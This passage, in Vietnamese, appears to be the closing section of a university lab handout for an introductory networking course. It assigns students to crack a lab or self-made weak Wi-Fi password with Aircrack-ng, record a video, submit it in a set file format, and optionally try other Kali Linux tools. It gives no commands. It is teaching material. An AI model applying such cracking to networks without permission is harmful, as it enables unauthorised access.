- Sinh viên sử dụng bộ công cụ **Aircrack-ng** như đã hướng dẫn để thực hành dò tìm mật khẩu Wifi được phát sóng tại buổi thực hành hoặc tự phát sóng 1 wifi với mật khẩu không quá phức tạp (ví dụ Số điện thoại, ngày sinh,...) để có thể brute-force trong thời gian phù hợp và ghi nhận quá trình thực hiện của mình với báo cáo bằng **Video** quay lại quá trình thực hiện
(Khuyến khích video thực hiện trực tiếp, có giới thiệu quá trình thực hành cụ thể và các thành viên trong nhóm hoặc video quay màn hình có kèm thuyết minh).

Đặt tên file báo cáo theo định dạng như mẫu:

MSSV_HoTen_BaoCaoLabX

Ví dụ: 17521007_NguyenVanA_Lab1

Upload Video lên Google Drive và nộp link vào báo cáo (có chia sẻ cho GV) tại website môn học.

- Sinh viên có thể tìm hiểu các phương pháp, công cụ khác để thực hiện việc crack mật khẩu Wifi trong các công cụ Kali Linux cung cấp.*

2. Đánh giá:

Sinh viên hiểu và tự thực hiện được bài thực hành, trả lời đầy đủ các yêu cầu đặt ra, khuyến khích trình bày báo cáo chi tiết, rõ ràng.

HẾT

**CHÚC MỪNG CÁC EM ĐÃ HOÀN THÀNH KHÓA THỰC HÀNH
NHẬP MÔN MẠNG MÁY TÍNH**

Chúc các em thi tốt